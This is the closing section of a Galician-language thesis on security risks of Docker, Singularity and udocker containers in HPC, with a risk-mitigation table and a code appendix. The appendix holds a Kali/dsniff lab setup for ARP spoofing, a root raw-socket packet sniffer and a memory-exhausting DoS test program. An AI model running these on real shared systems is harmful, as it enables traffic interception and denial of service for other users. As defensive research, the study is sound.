Ao longo deste documento foron estudiadas as implicacións de seguridade na emprega de contedores nun entorno HPC, analizando para tal fin tres das tecnoloxías de contedorización máis soadas neste eido. Amosáronse diversos puntos de falla e estudáronse as súas implicacións dun xeito teórico-práctico, evidenciando os riscos asociados a tales tecnoloxías se non son tratadas con coidado.

Os resultados do estudo atópanse resumidos na táboa 12.1, onde se amosan os riscos detectados así como posíbeis solucións aos mesmos.

Grazas ao feito de empregar unha metodoloxía áxil como Scrum, o nivel de incerteza que implicaba o proxecto foi solucionado, avanzando no seu desenvolvemento a medida que o estudo permitía a obtención de novos datos e o acceso a un nivel de refinamento maior. Tentar realizar o desenvolvemento deste proxecto cunha metodoloxía tradicional resultaría moi arriscado, debido ao gran descoñecemento sobre os conceptos do estudo nun comezo. Polo tanto, podemos concluír que a elección dunha metodoloxía áxil foi adecuada e axudou ao desenvolvemento do proxecto.

## 12.2. Traballo futuro

Debido ás fortes limitacións temporais ás que se afrontou o proxecto, non foi posíbel realizar unha gran cantidade de probas, mais si quedaron mostradas as partes esenciais do estudo. Unha futura continuidade deste proxecto podería pasar pola realización dun maior número de probas. Outra limitación importante viu dada pola inexistencia da tecnoloxía de contedorización Docker no FT2, un dos entornos de proba nos que se desenvolvía o proxecto. Unha vez dita tecnoloxía estea configurada no entorno, será posíbel realizar estudos más concretos sobre a mesma. Por exemplo, a configuración do sistema atendendo ás medidas de auditoría da ferramenta *Docker Bench Audit Tool*.

Táboa 12.1: Resumo dos riscos atopados e as súas posíbeis solucións

	Explotación do <i>kernel</i>	Ataques de DoS	Escalada de privilexios	Vulnerabilidades en imaxes	Segredos comprometidos
Contedores correndo sobre MVs	↳		↳		
Limitación de recursos		↳			
Validación de imaxes				↳	
Emprega de sistemas de só lectura	↳	↳	↳		↳
Non empregar variábeis de entorno					↳
Non empregar o flag <i>-privileged</i>	↳		↳		↳
Inhabilitar a comunicación entre contedores	↳	↳	↳		
Emprega de volumes de só lectura	↳		↳		
Principio de manter só o esencial	↳		↳		
Limitar as chamadas ao <i>kernel</i>	↳	↳			
Manter actualizado o entorno			↳		
Non dar acceso a directorios perigosos	↳		↳		↳
Ferramentas anti OOM		↳			
Mecanismos externos de seguridade	↳		↳		
Detección de vulnerabilidades en imaxes				↳	



# Apéndice A

## Códigos

### Contido

---

A.1. Despregamento das probas ARP <i>spoofing</i> e MAC <i>flooding</i> . . . . .	126
A.2. Sniffer de paquetes con <i>sockets raw</i> . . . . .	126
A.3. Programa consumidor de memoria . . . . .	128
A.4. QoS da rede mediante <i>tc</i> en contenedores Singularity .	128
A.5. QoS da rede mediante <i>tc</i> en contenedores Docker . .	128
A.6. Cotas de disco . . . . .	129

---

Códigos emplegados para a realización de diferentes probas ao longo do proxecto desenvolvido.

## A.1. Despregamento das probas ARP *spoofing* e MAC *flooding*

**Fonte:** propia.

Código A.1: Arquivo docker-compose.yml empregado para a realización de probas de rede ARP *spoofing* e MAC *flooding*

```
version: "2"

services:
  nginx:
    image: nginx:latest
    command: nginx-debug -g 'daemon off;'
    volumes:
      - ./nginx/nginx.conf:/etc/nginx/nginx.conf:ro
    ports:
      - "8080:80"
  ubuntu:
    image: ubuntu:latest
    bash -c "apt-get update && apt-get -y install net-tools curl &&
              apt-get clean && tail -F anything"
  kali:
    image: kalilinux/kali-linux-docker:latest
    command: bash -c "apt-get update && apt-get -y upgrade && apt-
                  get -y install dnsutils net-tools dsniff iproute2 tcpdump
                  && apt-get clean && tail -F anything"
    expose:
      - "80"
```

## A.2. Sniffer de paquetes con *sockets raw*

**Autor:** Diego Ferro

**Fonte:** [https://github.com/MrSegfault/sniffer\\_redes](https://github.com/MrSegfault/sniffer_redes)

Código A.2: Sniffer de paquetes con *sockets raw*

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/tcp.h>
#include <netinet/udp.h>
#include <netinet/ip_icmp.h>
#include <netdb.h>
#include <string.h>
#include <unistd.h>
```

```

#include<sys/ioctl.h>
#include<net/if.h>
#include<netinet/if_ether.h>

int main(int argc, char** argv){
    int s,contr;
    struct ifreq ifr;
    unsigned char buf[65536];
    unsigned int buflen=65536*sizeof(unsigned char);
    ssize_t rec;
    int i;
    gid_t gid;
    uid_t uid;

    gid = 0;
    uid = 0;

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    if(argc != 2){
        printf("Numero incorrecto de argumentos\n");
        exit(1);
    }

    s=socket(AF_PACKET,SOCK_RAW,htons(ETH_P_ALL));
    contr=socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP);
    if(s<0 || contr<0){
        perror("Error al crear sockets");
        exit(1);
    }
    strcpy(ifr.ifr_name,argv[1]);
    if(ioctl(contr,SIOCGIFFLAGS,&ifr)<0){
        perror("Error al conseguir estado\n");
        exit(1);
    }
    ifr.ifr_flags |= IFF_PROMISC;
    if(ioctl(contr,SIOCSIFFLAGS,&ifr)<0){
        perror("Error activando el modo promiscuo\n");
        exit(1);
    }
    while((rec=recv(s,buf,buflen,0))>0){
        for(i=0;i<rec;i++){
            printf("%c",buf[i]);
        }
        printf("\n");
    }
    ifr.ifr_flags &= ~IFF_PROMISC;
    if(ioctl(contr,SIOCSIFFLAGS,&ifr)<0){
        perror("Error desactivando el modo promiscuo\n");
        exit(1);
    }
    close(contr);
    close(s);

    return 0;
}

```

```
}
```

### A.3. Programa consumidor de memoria

Fonte: propia.

Código A.3: Código programa consumidor de memoria

```
#include <stdlib.h>

void f(long double *a){
    a = (long double *)malloc(sizeof(long double) * 1000);
}

int main(void) {
    long double *a;

    while(1) {
        f(a);
    }
    return 0;
}
```

### A.4. QoS da rede mediante *tc* en contenedores Singularity

Código A.4: Script QoS da rede mediante *tc* en contenedores Singularity

```
useradd -c "User 1" user1 -m -s /bin/bash
useradd -c "User 2" user2 -m -s /bin/bash
# passwd user1
# passwd user2
tc qdisc add dev eth0 root handle 1: prio
tc qdisc add dev eth0 parent 1:1 handle 10: tbf limit 1514b burst 1514b
    ↳ rate 40kbit
tc qdisc add dev eth0 parent 1:2 handle 20: tbf limit 1514b burst 1514b
    ↳ rate 10kbit
iptables -A OUTPUT -t mangle -m owner --uid-owner user1 -j MARK --set-
    ↳ mark 5
iptables -A OUTPUT -t mangle -m owner --uid-owner user2 -j MARK --set-
    ↳ mark 10
tc filter add dev eth0 parent 1:0 protocol ip prio 1 handle 5 fw flowid
    ↳ 1:1
tc filter add dev eth0 parent 1:0 protocol ip prio 1 handle 10 fw flowid
    ↳ 1:2
```

### A.5. QoS da rede mediante *tc* en contenedores Docker

Fonte: propia.

Código A.5: Script QoS da rede mediante `tc` en contenedores Docker

```
tc qdisc add dev veth2ea45b6 root tbf rate 1024kbit latency 50ms burst
    ↪ 200
```

## A.6. Cotas de disco

**Fonter:** propia.

Código A.6: Cuotas de disco

```
# useradd -c "Nuevo Usuario Cuotas" nuevousuariocuotas -m -s /bin/bash -
    ↪ g staff
# passwd nuevousuariocuotas
apt-get install quota
echo "UUID=deb5e4ba-4656-4331-8bf2-6a3450425c3e /           ext4
    ↪ defaults,usrjquota=aquota.user,grpjquota=aquota.group,jqfmt=vfsv0,
    ↪ errors=remount-ro 0          1" >> /etc/fstab
mount -vo remount /
quotacheck -vguma
quotaon -va
edquota -u nuevousuariocuotas -f /
    # Engadimos: /dev/vda1           2416      10000
    ↪ 100000        14            0
```



# Bibliografía

- [1] J. Chelladhurai, P. R. Chelliah e S. A. Kumar, “*Securing Docker Containers from Denial of Service (DoS) Attacks*”, *2016 IEEE International Conference on Services Computing (SCC)*, San Francisco, CA, 2016, pp. 856-859.
- [2] *Clair Documentation*. Documentación oficial de Clair (<https://coreos.com/clair/docs/latest/>). Consultado o 1 de xullo do 2018.
- [3] T. Combe, A. Martin e R. Di Pietro, “*To Docker or Not to Docker: A Security Perspective*”, *IEEE Cloud Computing*, vol. 3, no. 5, Set.-Out. 2016, pp. 54-62.
- [4] *Content trust*. Documentación oficial de Docker ([https://docs.docker.com/engine/security/trust/content\\_trust/](https://docs.docker.com/engine/security/trust/content_trust/)). Consultado o 1 de xullo do 2018.
- [5] P. Deemer, G. Benefield, C. Larman e B. Vodde, *The Scrum Primer*. 2012. <http://scrumprimer.org/>
- [6] *Docker bench security*. Repositorio GitHub (<https://github.com/docker/docker-bench-security>). Consultado o 1 de xullo do 2018.
- [7] *Docker security*. Documentación oficial de Docker (<https://docs.docker.com/engine/security/security/>). Consultado o 1 de xullo do 2018.
- [8] *Docker SELinux Security Policy*. Red Hat Costumer Portal ([https://access.redhat.com/documentation/en-us/red\\_hat\\_enterprise\\_linux\\_atomic\\_host/7/html/container\\_security\\_guide/docker\\_selinux\\_security\\_policy](https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux_atomic_host/7/html/container_security_guide/docker_selinux_security_policy)). Consultado o 1 de xullo do 2018.
- [9] *Docker Team*, *White Paper: “Introduction to Container Security”*, 2015.
- [10] A. Dusia, Y. Yang e M. Taufer., “*Network Quality of Service in Docker Containers*”, *S2015 IEEE International Conference on Cluster Computing, Chicago, IL*, 2015, pp. 527-528.

- [11] C. Fernández, V. Sande, F. J. Nieto, J. Carnero, A. Kovacs e T. Budai, “MSO4SC: D3.1 Detailed Specifications for the Infrastructure, Cloud Management and MSO Portal”, *Mathematical Modelling, Simulation and Optimization for Societal Challenges with Scientific Computing*, 2016.
- [12] *Get Started*. Documentación oficial de Docker (<https://docs.docker.com/get-started/>). Consultado o 1 de xullo do 2018.
- [13] J. Gomes, E. Bagnaschi, I. Campos, M. David, L. Alves, J. Martins, J. Pina, A. López-García, P. Orviz, “*Enabling rootless Linux Containers in multi-user environments: The udocker tool*”, *Computer Physics Communications*, ISSN 0010-4655, <https://doi.org/10.1016/j.cpc.2018.05.021>.
- [14] Infraestruturas de computación: *Cloud*. Páxina do CESGA (<https://www.cesga.es/gl/infraestructuras/computacion/Infraestructura-cloud>). Consultado o 1 de xullo do 2018.
- [15] Infraestruturas de computación: Finis Terrae II. Páxina do CESGA (<https://www.cesga.es/gl/infraestructuras/computacion/FinisTerrae2>). Consultado o 1 de xullo do 2018.
- [16] Kurtzer, M. Gregory, V. Sochat e M. W. Bauer, “*Singularity: Scientific containers for mobility of compute*”, *PLoS ONE* 12(5):e0177459, 2017. <https://doi.org/10.1371/journal.pone.0177459>
- [17] *Limit cpus and memory in Singularity*. Discusión Google Groups (<https://groups.google.com/a/lbl.gov/forum/#topic/singularity/5byecITBQuw>). Consultado o 1 de xullo do 2018.
- [18] S. Lipke, “*Building a Secure Software Supply Chain using Docker*”, Tese de Fin de Mestrado desenvolvida na *Stuttgart Media University* e no *ERNW Enno Rey Netzwerke GmbH*, Heidelberg, 2017.
- [19] *Networking overview*. Documentación oficial de Docker (<https://docs.docker.com/network/>). Consultado o 1 de xullo do 2018.
- [20] *Overview of Docker Hub*. Documentación oficial de Docker (<https://docs.docker.com/docker-hub/>). Consultado o 1 de xullo do 2018.
- [21] *Project Management Institute, A guide to the project management body of knowledge (PMBOK guide)*, Newtown Square, 2004.
- [22] V. Ramachandran e S. Nandi, “*Detecting ARP Spoofing: An Active Technique*”, *ICISS'05 Proceedings of the First international conference on Information Systems Security*, 2005, pp. 239-250.

- [23] E. Reshetova, J. Karhunen, T. J. Nyman e N. Asokan, “*Security of OS-level virtualization technologies*”, *Secure IT Systems: 19th Nordic Conference, NordSec 2014, Tromsø, Norway, October 15-17, 2014, Proceedings*, pp. 77-93.
- [24] *Security*. Documentación oficial de Singularity (<http://singularity.lbl.gov/docs-security>). Consultado o 1 de xullo do 2018.
- [25] *SELinux Mitigates container Vulnerability*. Red Hat Enterprise Linux Blog (<https://rheblog.redhat.com/2017/01/13/selinux-mitigates-container-vulnerability/>). Consultado o 1 de xullo do 2018.
- [26] G. Shobha Sahana Upadhyay, J. Shetty e R. Rajeshwari, “*A State-of-Art Review of Docker Container Security Issues and Solutions*”, *American International Journal of Research in Science, Technology, Engineering & Mathematics Volume 17*, 2017, pp. 33-36.
- [27] R. Shu, X. Gu e W. Enck, “*A Study of Security Vulnerabilities on Docker Hub*”, *CODASPY '17 Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, 2017, pp. 269-280.
- [28] *Singularity on HPC*. Documentación oficial de Singularity (<http://singularity.lbl.gov/docs-hpc>). Consultado o 1 de xullo do 2018.
- [29] I. Sommerville, “Ingeniería del software”, 5ª edición, Pearson Addison Wesley, Madrid, 2002.
- [30] *Sylabs Lab notes and news*. Documentación oficial de Sylabs (<https://www.sylabs.io/lab-notes/>). Consultado o 1 de xullo do 2018.
- [31] *Sylabs Remote Build Service*. Documentación oficial de Sylabs (<https://www.sylabs.io/2018/04/sylabs-remote-build-service/>). Consultado o 1 de xullo do 2018.
- [32] *Use bridge networks*. Documentación oficial de Docker (<https://docs.docker.com/network/bridge/>). Consultado o 1 de xullo do 2018.
- [33] *Vulnerability Static Analysis for Containers*. Repositorio GitHub de Clair (<https://github.com/coreos/clair>). Consultado o 1 de xullo do 2018.
- [34] Xestión económica en I+D. Documentación da Universidade de Santiago de Compostela ([https://imaisd.usc.es/ftp/oit/documentos/591\\_g1.pdf](https://imaisd.usc.es/ftp/oit/documentos/591_g1.pdf)). Consultado o 1 de xullo do 2018.

